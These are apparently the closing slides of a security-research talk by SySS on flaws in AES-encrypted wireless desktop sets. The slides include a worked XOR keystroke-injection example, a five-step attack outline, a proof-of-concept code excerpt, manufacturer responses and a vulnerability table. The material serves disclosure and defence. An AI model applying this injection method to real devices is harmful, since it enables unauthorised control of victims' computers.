  - MODIFIER_NONE = 0
  - MODIFIER_SHIFT_LEFT = 1 << 1
  - MODIFIER_ALT_LEFT = 1 << 2
  - KEY_A = 0x04
  - KEY_B = 0x05
  - KEY_C = 0x06

Keystroke Injection Attacks

- Example: A (uppercase letter “A”)

encrypted key release packet

8C	49	A1	35	2D	9F	67	C0	1E	0D	B8	5F	42	A7	23	9E

⊕

plaintext packet

01	00	04	00	00	00	00	00	00	00	00

<SHIFT_LEFT> + <a>

=

injection packet

8D	49	A5	35	2D	9F	67	C0	1E	0D	B8	5F	42	A7	23	9E

Keystroke Injection Attacks


- Keystroke injection attack in 5 easy steps:
  1. Find target device (wireless keyboard)
  2. Find key release packet (heuristic method)
  3. Do simple math (XOR)
  4. Send modified key release packet for keystroke injection
  5. Repeat steps 3 & 4 until attack is completed

Keystroke Injection Attacks

- Source code excerpt from SySS PoC tool (keyboard.py):


```
def keyCommand(self, modifiers, keycode1, keycode2 = KEY_NONE, keycode3 = KEY_NONE, keycode4 =
KEY_NONE, keycode5 = KEY_NONE, keycode6 = KEY_NONE):
    """Return AES encrypted keyboard data"""

    # generate HID keyboard data
    plaintext = pack("8B", modifiers, 0, keycode1, keycode2, keycode3,
    keycode4, keycode5, keycode6)

    # encrypt the data with the set crypto key
    ciphertext = ""
    i = 0
    for b in plaintext:
        ciphertext += chr(ord(b) ^ ord(self.cryptoKey[i]))
        i += 1

    return ciphertext + self.counter
```

SySS Radio Hack Box




Radio Hack Box Prototype

SySS Radio Hack Box



Breadboard setup for a very simple Raspberry Pi shield (Radio Hack Box Prototype)


SySS Radio Hack Box



Very simple Raspberry Pi shield

Manufacturer Statements/Feedback

- No response from Perixx



Manufacturer Statements/Feedback

- Microsoft:

"(…) given each wireless desktop set has different cryptographic key which makes this attack not generic at all. It also requires physical access to the keyboard and sniffer to capture packets to decrypt with obtained key. If you can open keyboard and dump flash from it you can as well change the whole board. Hence, this doesn't meet security servicing bugbar. We have opened a bug in the next version of the product for the core team to evaluate."

(concerning insufficient protection of code and data)

"This behavior is by design and that there will be no security update."

(concerning mouse spoofing attacks)

"We are verifying our fix for this issue, hopefully it will be the necessary solution. In that it lies in the dongle firmware, we are still coming to an understanding on whether this will be go-forward only for keyboard dongles or whether there are options for making the fix available for already manufactured dongles."

(concerning replay attacks)

Manufacturer Statements/Feedback

- Logitech:

"Please thank them a lot of their notification and let them know that Logitech is working to provide a better encryption for future products."

Manufacturer Statements/Feedback

- Fujitsu:

"Thank you very much for your information about our wireless keyboard. As we have already pointed out, we believe that the described scenario is not easy to perform under real conditions due to the radio protocol used. As mentioned, our product is not destined to sell security, but convenience in the first place (without the security drawbacks of unencrypted wireless keyboards). Any new information and insights will be incorporated into the already planned successor product."

Manufacturer Statements/Feedback

- Cherry:

"We have examined the 'security flaws' you reported to us. As a result, we decided, until further notice, to no longer refer to AES encryption in order to promote the affected product. At the moment, we are currently working on a successor product. As we already did in the past, we recommend to our customers having particularly high security demands using wired products which, depending on the requirements, should be CC certified."

Conclusion

- All tested modern wireless desktop sets with AES encryption were affected by one or more security issues
- All found security vulnerabilities can be exploited in real world attack scenarios
- The found security vulnerabilities cannot or will not be fixed in the tested products, but maybe in future ones

Conclusion

1. Insufficient protection of code (firmware) and data (cryptographic key)
   ⇒ *Access to sensitive data*
2. Unencrypted and unauthenticated data communication
   ⇒ *Mouse spoofing attacks*
3. Missing protection against replay attacks
   ⇒ *Replay attacks*
4. Insufficient protection against replay attacks
   ⇒ *Replay attacks*
5. Cryptographic issues
   ⇒ *Keystroke injection attacks*

Conclusion

Summary of our research results

Product Name	Insufficient Code/Data Protection	Mouse Spoofing	Replay	Keystroke Injection
Cherry AES B.UNLIMITED	✓	✓	✓	✓
Fujitsu Wireless Keyboard Set LX901	?	?	✓	?
Logitech MK520	X	✓	✓	✓*
Microsoft Wireless Desktop 2000	✓	✓	✓	?
Perixx PERIDUO-710W	✓	✓	✓	✓

✓ security issue exists

X security issue does not exist


? security issue may exit (more work required)

* first found and reported to Logitech by Bastille Networks

Recommendation


- Do not use wireless desktop sets with known security vulnerabilities in security-related environments.

„All I want for Christmas is a secure low power wireless desktop set.“



Security Awareness

(Source: http://www.usanetwork.com/mrrobot/photos/mr-robot-season-2-character-posters)



References

1. *Crazyradio PA*, https://www.bitcraze.io/crazyradio-pa/
2. *KeyKeriki v2.0 – 2.4 GHz*, Dreamlab Technologies, http://www.remote-exploit.org/articles/keykeriki_v2_0__8211_2_4ghz/, 2010
3. *Promiscuity is the nRF24L01+'s Duty*, Travis Goodspeed, http://travisgoodspeed.blogspot.de/2011/02/promiscuity-is-nrf24l01s-duty.html, 2011
4. *KeySweeper*, Samy Kamkar, http://samy.pl/keysweeper, 2015
5. *MouseJack*, Bastille Networks Internet Security, https://www.mousejack.com/, 2016
6. *NRF24-BTLE-Decoder*,Omri Iluz, https://github.com/omriiluz/NRF24-BTLE-Decoder, 2016
7. nrf-research-firmware, Bastille Networks Internet Security, https://github.com/BastilleResearch/nrf-research-firmware, 2016
8. *SySS Security Advisory SYSS-2016-031*, Gerhard Klostermeier and Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-031.txt*, 2016
9. *SySS Security Advisory SYSS-2016-032*, Gerhard Klostermeier and Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-032.txt*, 2016
10. *SySS Security Advisory SYSS-2016-033*, Gerhard Klostermeier and Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-033.txt*, 2016

References

11. *SySS Security Advisory SYSS-2016-038*, Matthias Deeg and Gerhard Klostermeier, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-038.txt, 2016
12. *SySS Security Advisory SYSS-2016-043*, Matthias Deeg and Gerhard Klostermeier, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-043.txt, 2016
13. *SySS Security Advisory SYSS-2016-044*, Gerhard Klostermeier and Matthias Deeg, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-044.txt, 2016
14. *SySS Security Advisory SYSS-2016-045*, Gerhard Klostermeier and Matthias Deeg, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-045.txt, 2016
15. *SySS Security Advisory SYSS-2016-046*, Matthias Deeg and Gerhard Klostermeier, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-046.txt, 2016
16. *SySS Security Advisory SYSS-2016-047*, Matthias Deeg and Gerhard Klostermeier, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-047.txt, 2016
17. *SySS Security Advisory SYSS-2016-058* Matthias Deeg and Gerhard Klostermeier, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-058.txt, 2016
18. *SySS Security Advisory SYSS-2016-059*, Matthias Deeg and Gerhard Klostermeier, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-059txt, 2016


References

19. *SySS Security Advisory SYSS-2016-060,* Gerhard Klostermeier and Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-060.txt*, 2016
20. *SySS Security Advisory SYSS-2016-061*, Gerhard Klostermeier and Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-061.txt*, 2016
21. *SySS Security Advisory SYSS-2016-068*, Matthias Deeg and Gerhard Klostermeier, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2016-068.txt*, 2016
22. *Radioactive Mouse States the Obvious – Proof-of-Concept Video*, SySS GmbH, https://www.youtube.com/watch?v=PkR8EODee44, *2016*

Thank you very much ...

… for your attention.

Do you have any questions?



E-mail: matthias.deeg@syss.de
PGP Fingerprint: D1F0 A035 F06C E675 CDB9 0514 D9A4 BF6A 34AD 4DAB
E-mail: gerhard.klostermeier@syss.de
PGP Fingerprint: 8A9E 75CC D510 4FF6 8DB5 CC30 3802 3AAB 573E B2E7

THE PENTEST EXPERTS

WWW.SYSS.DE